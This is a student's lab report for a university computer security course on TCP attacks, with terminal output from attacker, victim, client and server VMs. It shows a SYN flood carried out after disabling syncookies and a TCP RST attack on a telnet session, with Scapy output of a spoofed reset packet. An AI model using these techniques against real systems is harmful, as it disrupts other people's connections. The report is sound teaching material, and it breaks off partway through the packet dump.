

**PES UNIVERSITY**  
**COMPUTER SECURITY LAB**  
**WEEK 2 - TCP ATTACK**  
*Aayush Kapoor PES2201800211*

**NOTE :** *seed@AAYUSH\_PES2201800211-A -> Attacker machine*  
*seed@AAYUSH\_PES2201800211-V -> Victim machine*  
*seed@AAYUS\_PES2201800211-Client -> Client machine*  
*seed@AAYUSH\_PES2201800211-Server -> Server machine*

```
/bin/bash
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:42:d0:71
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.
          0
          inet6 addr: fe80::c8d6:d8a1:cb96:edbd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:50198 (50.1 KB)  TX bytes:11420 (11.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:157 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25736 (25.7 KB)  TX bytes:25736 (25.7 KB)

[02/08/21]seed@AAYUSH_PES2201800211-A:~$ █
```

```
/bin/bash 66x24
[02/08/21]seed@AAYUSH_PES2201800211-V:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:f4:4d:8b
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::d629:30b7:5ee3:1a24/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1520 (1.5 KB)  TX bytes:8127 (8.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:71 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21605 (21.6 KB)  TX bytes:21605 (21.6 KB)

[02/08/21]seed@AAYUSH_PES2201800211-V:~$ █
```



```
/bin/bash
/bin/bash 66x24
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c4:23:d5
          inet addr:10.0.2.20  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::27f1:5214:984d:7e2c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:990 (990.0 B)  TX bytes:7713 (7.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23608 (23.6 KB)  TX bytes:23608 (23.6 KB)

[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```

```
/bin/bash
/bin/bash 66x25
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:98:e2:f6
          inet addr:10.0.2.19  Bcast:10.0.2.255  Mask:255.255.255.
0
          inet6 addr: fe80::6d76:3c:6916:70fb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17435 (17.4 KB)  TX bytes:8395 (8.3 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:85 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:22277 (22.2 KB)  TX bytes:22277 (22.2 KB)

[02/08/21]seed@AAYUSH_PES2201800211-Server:~$
```

**TASK 1:**


```
[02/07/21]seed@AAYUSH_PES2201800211-V:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/07/21]seed@AAYUSH_PES2201800211-V:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/07/21]seed@AAYUSH_PES2201800211-V:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.15:53          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:1:53        0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22            0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23            0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953         0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:3306        0.0.0.0:*              LISTEN
tcp6       0      0 :::80                 :::*                    LISTEN
tcp6       0      0 :::53                 :::*                    LISTEN
tcp6       0      0 :::21                 :::*                    LISTEN
tcp6       0      0 :::22                 :::*                    LISTEN
tcp6       0      0 :::3128               :::*                    LISTEN
tcp6       0      0 :::1:953              :::*                    LISTEN
[02/07/21]seed@AAYUSH_PES2201800211-V:~$
```

The victim's queue size is 128 as seen above and also the state of the current open ports are awaiting connection or here LISTEN. If a port has a half open connection that is SYN received but no ACK then the state would be in SYN\_RECV, while for 3-way handshake it is ESTABLISHED.



We see that the telnet is timed out; this proves that the attack was successful. When the SYN cookie is turned on the attack is not successful as SYN cookie prevents the server from SYN flood attack as it does not allocate resources when it receives the SYN packet, does allocate resources only if the server receives the final ACK packet. SYN cookie prevents from ACK flood attacks by calculating an initial sequence number from the received SYN packet and sending it

back via SYN ACK packet. The acknowledgement field contains the (sequence number+1) value. Since the server is the only one who knows the value of the initial sequence number it restricts the attacker from having a valid SYN cookie.





**TASK 2:****TELNET**

```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ telnet 10.0.2.19
Trying 10.0.2.19...
Connected to 10.0.2.19.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
AAYUSH_PES2201800211-Server login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage



1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.



[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ ls
android  Customization  Documents  examples.desktop  lib      Pictures  source  Videos
bin      Desktop        Downloads  get-pip.py        Music    Public    Templates
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ exit
logout
Connection closed by foreign host.
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```

Below we can see that we have sent a SYN message from the client vm to the server vm and also the details regarding the packet is displayed.



For the attack to be successful, we use the next sequence number that will be expected by the server or else the attack will fail.


The following wireshark image below displays the RST packet sent and this proves that RST attack was successfully performed.





Scapy reset\_tcp.py

Next Sequence Number : 1516808988, below the RST packet is sent.



```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ telnet 10.0.2.19
Trying 10.0.2.19...
Connected to 10.0.2.19.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
AAYUSH_PES2201800211-Server login: seed
Password:
Last login: Mon Feb  8 00:04:26 EST 2021 from 10.0.2.20 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[02/08/21]seed@AAYUSH_PES2201800211-Server:~$
```

```

[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ nano reset_tcp.py
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ sudo python reset_tcp.py
Sending reset packet.....
version      : BitField (4 bits)           = 4           (4)
ihl          : BitField (4 bits)           = None        (None)
tos          : XByteField                  = 0           (0)
len          : ShortField                  = None        (None)
id           : ShortField                  = 1           (1)
flags        : FlagsField (3 bits)         = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)          = 0           (0)
ttl          : ByteField                   = 64          (64)
proto        : ByteEnumField               = 6           (0)
chksum       : XShortField                 = None        (None)
src          : SourceIPField               = '10.0.2.19' (None)
dst          : DestIPField                 = '10.0.2.20' (None)
options      : PacketListField             = []          ([])
--
sport        : ShortEnumField              = 23          (20)
dport        : ShortEnumField              = 36072       (80)
seq          : IntField                    = 1516809015  (0)
ack          : IntField                    = 0           (0)
dataofs      : BitField (4 bits)           = None        (None)
reserved     : BitField (3 bits)           = 0           (0)
